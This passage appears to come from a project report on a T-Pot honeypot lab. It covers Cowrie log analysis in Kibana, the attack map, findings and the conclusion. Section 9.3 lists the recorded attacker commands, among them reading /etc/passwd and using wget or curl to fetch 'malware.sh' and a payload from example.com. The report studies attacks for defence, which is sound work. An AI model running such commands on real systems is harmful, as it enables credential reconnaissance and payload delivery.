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eventid cowrie.command.input @timestamp Jun 29, 2026 @ 09:49:14.980 geoip_ext.asn 58,971 geoip_ext.city_name Thiruvananthapuram geoip_ext.country_code3 IN geoip_ext.country_name India

eventid cowrie.command.input @timestamp Jun 29, 2026 @ 09:48:57.159 geoip_ext.asn 58,971 geoip_ext.city_name Thiruvananthapuram geoip_ext.country_code3 IN geoip_ext.country_name India

eventid cowrie.command.input @timestamp Jun 29, 2026 @ 09:48:49.841 geoip_ext.asn 58,971 geoip_ext.city_name Thiruvananthapuram geoip_ext.country_code3 IN geoip_ext.country_name India

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eventid cowrie.command.input @timestamp Jun 29, 2026 @ 09:48:34.504 geoip_ext.asn 58,971 geoip_ext.city_name Thiruvananthapuram geoip_ext.country_code3 IN geoip_ext.country_name India

Document < 3 of 9 >

Actions: View single document View surrounding documents

Table JSON

Search field names or values

Field Value

geoip_ext.ip 103.83.244.77

geoip_ext.latitude 8.484

geoip_ext.location POINT (76.9458 8.4832)

geoip_ext.longitude 76.938

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


Figure 9.1: Elastic Discover Showing Cowrie Command Events

9.3 Command Verification

Expanding individual log entries revealed the exact commands executed during the simulated attack session. Commands such as system reconnaissance and simulated file download attempts were successfully recorded, demonstrating the platform's ability to capture detailed attacker interactions.

The recorded commands included:

- `cat /etc/passwd`
- `ifconfig`
- `wget http://example.com/malware.sh`
- `curl http://example.com/payload`

9.4 Analysis

Elastic Discover provided detailed visibility into every stage of the simulated attack. The recorded events included timestamps, source IP addresses, event types, and the commands entered during the Telnet session. This level of detail enables security analysts to reconstruct attacker activity and perform post-incident investigations.

The successful collection and indexing of these events demonstrated the effectiveness of the Honeypot Threat Analysis Lab in capturing attacker behavior and providing actionable forensic evidence for cybersecurity analysis.

CHAPTER 10

ATTACK MAP ANALYSIS

10.1 Overview

The Attack Map provided by T-Pot offers a visual representation of detected attack activity by displaying the geographical origin of incoming connections. It presents attack information in an interactive format, allowing security analysts to observe attack distribution, identify source locations, and monitor overall activity within the honeypot environment.

During the attack simulation, the Attack Map was used to verify that the generated traffic was successfully detected and processed by the T-Pot platform.

10.2 Attack Visualization

Following the execution of the reconnaissance scans and Telnet interactions, the Attack Map displayed the recorded attack events on a world map. The visualization highlighted the source location of the simulated attacker along with additional information related to the captured events.

The map continuously updated as new attack events were received, demonstrating the real-time monitoring capabilities of the T-Pot platform.






Figure 10.1: T-Pot Attack Map



10.3 Observations

The Attack Map successfully displayed the attack activity generated during the simulation. The recorded events included information such as the source IP address, approximate geographical location, and the associated honeypot service that detected the interaction.

The visualization provided an intuitive overview of attack activity without requiring manual inspection of individual log entries, making it easier to identify trends and monitor ongoing events.

10.4 Analysis

Visualizing attack data plays an important role in modern cybersecurity operations by enabling analysts to quickly understand the scope and origin of malicious activity. Although the displayed geographical locations are derived from IP geolocation databases and may not always represent the attacker's actual physical location, they provide valuable contextual information during security investigations.

The successful visualization of the simulated attacks confirmed that the Honeypot Threat Analysis Lab was capable of transforming raw security events into meaningful graphical representations. Combined with Kibana dashboards and Elastic Discover, the Attack Map enhanced situational awareness and supported efficient analysis of attacker behavior.

CHAPTER 11

KEY FINDINGS

11.1 Overview

The attack simulations conducted during this project demonstrated the effectiveness of the T-Pot Honeypot Lab in detecting, recording, and analyzing malicious activities within a controlled environment. By generating reconnaissance traffic and interacting with the deployed honeypots, it was possible to observe how the platform captured attacker behavior and transformed raw security events into meaningful information for analysis.

11.2 Findings

The following key findings were observed during the threat analysis:

- The T-Pot Honeypot Lab successfully detected network reconnaissance performed using Nmap.
- Web enumeration activities generated through Nikto were captured and processed by the monitoring platform.
- The Cowrie honeypot successfully emulated a vulnerable Telnet service, allowing controlled interaction within a simulated environment.
- Commands executed after authentication were recorded and stored by the Elastic Stack for forensic analysis.
- Kibana dashboards provided real-time visualization of attack events and system activity.
- Elastic Discover enabled detailed examination of individual security events, including attacker commands and timestamps.
- The Attack Map presented a graphical overview of detected attack sources, improving situational awareness during analysis.

11.3 Lessons Learned

The project provided practical experience in deploying and analyzing a modern multi-honeypot platform. It demonstrated how honeypots can safely collect valuable information about attacker behavior without exposing real systems to compromise.

In addition, the project highlighted the importance of centralized log management and visualization. Combining multiple monitoring components within a single platform significantly simplified the process of investigating security events and understanding the progression of an attack.

11.4 Summary

The Honeypot Threat Analysis Lab successfully achieved its objective of demonstrating how a multi-honeypot environment can detect, record, and analyze malicious activities. The collected evidence confirmed that the platform provides valuable insights into attacker behavior and serves as an effective environment for cybersecurity learning, research, and defensive analysis.

CHAPTER 12

CONCLUSION

12.1 Conclusion

The Honeypot Threat Analysis Lab successfully demonstrated the practical deployment and utilization of a modern multi-honeypot platform for monitoring and analyzing cyberattacks within a controlled environment. By integrating T-Pot Community Edition with Ubuntu Server 24.04 LTS, the project established a secure laboratory capable of capturing and recording attacker interactions without exposing real systems to risk.

Throughout the threat analysis, various attack scenarios were simulated using a Kali Linux virtual machine. Reconnaissance activities performed with Nmap, web enumeration using Nikto, and Telnet authentication against the Cowrie honeypot generated valuable security events that were successfully detected and recorded by the platform. Subsequent command execution within the simulated shell further demonstrated the ability of the honeypot to capture post-authentication attacker behavior.

The collected security events were analyzed using Kibana dashboards, Elastic Discover, and the Attack Map, providing detailed insight into attacker activities through both graphical visualizations and forensic log analysis. These integrated monitoring capabilities highlighted the effectiveness of centralized log management in understanding attack progression and supporting cybersecurity investigations.

Overall, the project achieved its intended objectives by demonstrating the deployment of a functional honeypot environment, the generation of realistic attack scenarios, and the successful analysis of captured security events. The Honeypot Threat Analysis Lab serves as a valuable platform for cybersecurity education, threat research, and the practical study of attacker behavior while reinforcing the importance of deception technologies in modern defensive security strategies.